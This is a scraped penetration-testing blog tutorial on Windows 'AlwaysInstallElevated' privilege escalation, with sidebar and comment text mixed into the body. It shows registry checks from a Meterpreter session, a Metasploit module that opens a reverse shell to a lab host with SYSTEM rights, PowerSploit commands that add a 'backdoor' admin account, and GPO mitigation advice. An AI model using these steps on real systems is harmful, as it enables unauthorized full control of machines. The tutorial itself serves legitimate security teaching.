Android WebView Vulnerabilities | Unquoted Service Path

February 28, 2017

Always Install Elevated

netbiosX | Privilege Escalation | Metasploit, metasploit framework, PowerSploit, Privilege Escalation | 7 Comments

Windows environments provide a group policy setting which allows a regular user to install a Microsoft Windows Installer Package (MSI) with system privileges. This can be discovered in environments where a standard user wants to install an application which requires system privileges and the administrator would like to avoid to give temporary local administrator access to a user.

From the security point of view this can be abused by an attacker in order to escalate his privileges to the box to SYSTEM.

Identification

Lets assume that we have already compromised a host inside the network and we have a Meterpreter session.

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address

Follow

```
meterpreter > getuid
Server username: PENTESTLAB\pentestlab-user
meterpreter > shell
Process 1488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\pentestlab-user\Desktop>
```

Meterpreter Session – Normal user

The easiest method to determine if this issue exist on the host is to query the following registry keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
C:\Users\pentestlab-user\Desktop>reg query HKCU\SOFTWARE\Policies\Microsoft\Wind
ows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle
vated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\Users\pentestlab-user\Desktop>reg query HKLM\SOFTWARE\Policies\Microsoft\Wind
ows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallEle
vated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Query the registry to identify the issue

Privilege Escalation with Metasploit

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

The easiest and the fastest way to escalate privileges is via the Metasploit Framework which contains a module that can generate an MSI package with a simple payload that it will be executed as SYSTEM on the target host and it will be removed automatically to prevent the installation of being registered with the operating system.

```
msf exploit(handler) > use exploit/windows/local/always_install_elevated
msf exploit(always_install_elevated) > set session 1
session => 1
msf exploit(always_install_elevated) > set LHOST 192.168.100.2
LHOST => 192.168.100.2
msf exploit(always_install_elevated) > exploit

[*] Started reverse TCP handler on 192.168.100.2:4444
[*] Uploading the MSI to C:\Users\PENTES~1\AppData\Local\Temp\CIvwsIlFRLj.msi ..
.
[*] Executing MSI...
[*] Sending stage (957999 bytes) to 192.168.100.1
[*] Meterpreter session 3 opened (192.168.100.2:4444 -> 192.168.100.1:49161) at
2017-02-27 19:55:09 -0500
[+] Deleted C:\Users\PENTES~1\AppData\Local\Temp\CIvwsIlFRLj.msi

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Exploitation of Always Install Elevated with Metasploit

Generate MSI Package with PowerSploit


PowerSploit framework contains a script that can discover whether this issue exist on the host by checking the registry entries and another one that can generate an MSI file that will add a user account into the local administrators group.

```
PS C:\Users\User> Import-Module Privesc
PS C:\Users\User> Get-RegistryAlwaysInstallElevated
True
PS C:\Users\User> Write-UserAddMSI

OutputPath
----------
UserAdd.msi


PS C:\Users\User>
```

PowerSploit – Always Install Elevated



Adding an account into Administrators group

The verification that this user has been added into the local administrator group can be done by running the "**net localgroup administrators**" command from the command prompt.

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @**DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by @**netbiosX** **pentestlab.blog/2017/12/18/mic… 2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub… 2 days ago**
- RT @**nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb… 2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9… 3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx**… **3 days ago**

Follow @netbiosX

Pen Test Lab Stats

- 2,941,780 hits

Blogroll

```
C:\Users\pentestlab-user>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
backdoor
User
The command completed successfully.


C:\Users\pentestlab-user>_
```


Verification that the "backdoor user has been created

Conclusion


Metasploit Framework can be used as well to generate MSI files however the payload will be executed under the privileges of the user running it which in most of the cases it shouldn't be the administrator. Therefore the PowerSploit script was the only reliable solution to escalate privileges properly.

In order to mitigate this issue the following settings should be disabled from the GPO:

```
1 Computer Configuration\Administrative Templates\Windows Compo
2 User Configuration\Administrative Templates\Windows Component
```



GPO -Always Install With Elevated Privileges Setting



GPO – Always Install with Elevated Privileges Setting

Professional

The Official Social Engineering Portal Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Advertisements

Rate this:

1 Vote

Share this:

Twitter Facebook 12 LinkedIn Pinterest

Reddit Tumblr Google

Like

Be the first to like this.

Related

Dumping Clear-Text Credentials
In "Post Exploitation"

Golden Ticket
In "Post Exploitation"

Stored Credentials
In "Privilege Escalation"

7 Comments *(+add yours?)*

Decoder

Feb 28, 2017 @ 15:58:46

Nice article. I would like to focus on this “Lets assume that we have already compromised a host inside the network and we have a Meterpreter session.”
The meterpreter shell has to be launched from an interactive session on remote computer otherwise it won’t work. For example, if you launch it from an xp_cmdshell obtained by an SQLi , you will get this message:

“The Windows Installer Service could not be accessed.
This can occur if the Windows Installer is not correctly installed.
Contact your support personnel for assistance.”
And the detailed log will tell you why:
“Client-side and UI is none or basic: Running entire install on the server.”
I wrote a similar article on my blog: https://decoder.cloud

REPLY

netbiosX
Feb 28, 2017 @ 16:41:51

Thank you for raising this limitation! I will keep an eye on your future blog posts.
Good work!

REPLY

Decoder
Feb 28, 2017 @ 17:34:36

thanks! take a look also at the older ones 😉

Emma
Mar 17, 2017 @ 12:34:12

Thanks for the post again. I learnt a lot from this blog. However how would you configure a lab to test this vulnerability.

REPLY

netbiosX
Mar 20, 2017 @ 15:57:44

Thanks Emma! In a Windows Server enable the two settings in the GPO that you see in the Conclusion of this article.

REPLY

KNX

Mar 30, 2017 @ 08:14:53

Reblogged this on KNX Security – Practical Penetration Test.

REPLY

AppLocker Bypass – MSIEXEC | Penetration Testing Lab

Jun 16, 2017 @ 11:39:18

Leave a Reply

Enter your comment here...

Android WebView Vulnerabilities **Unquoted Service Path**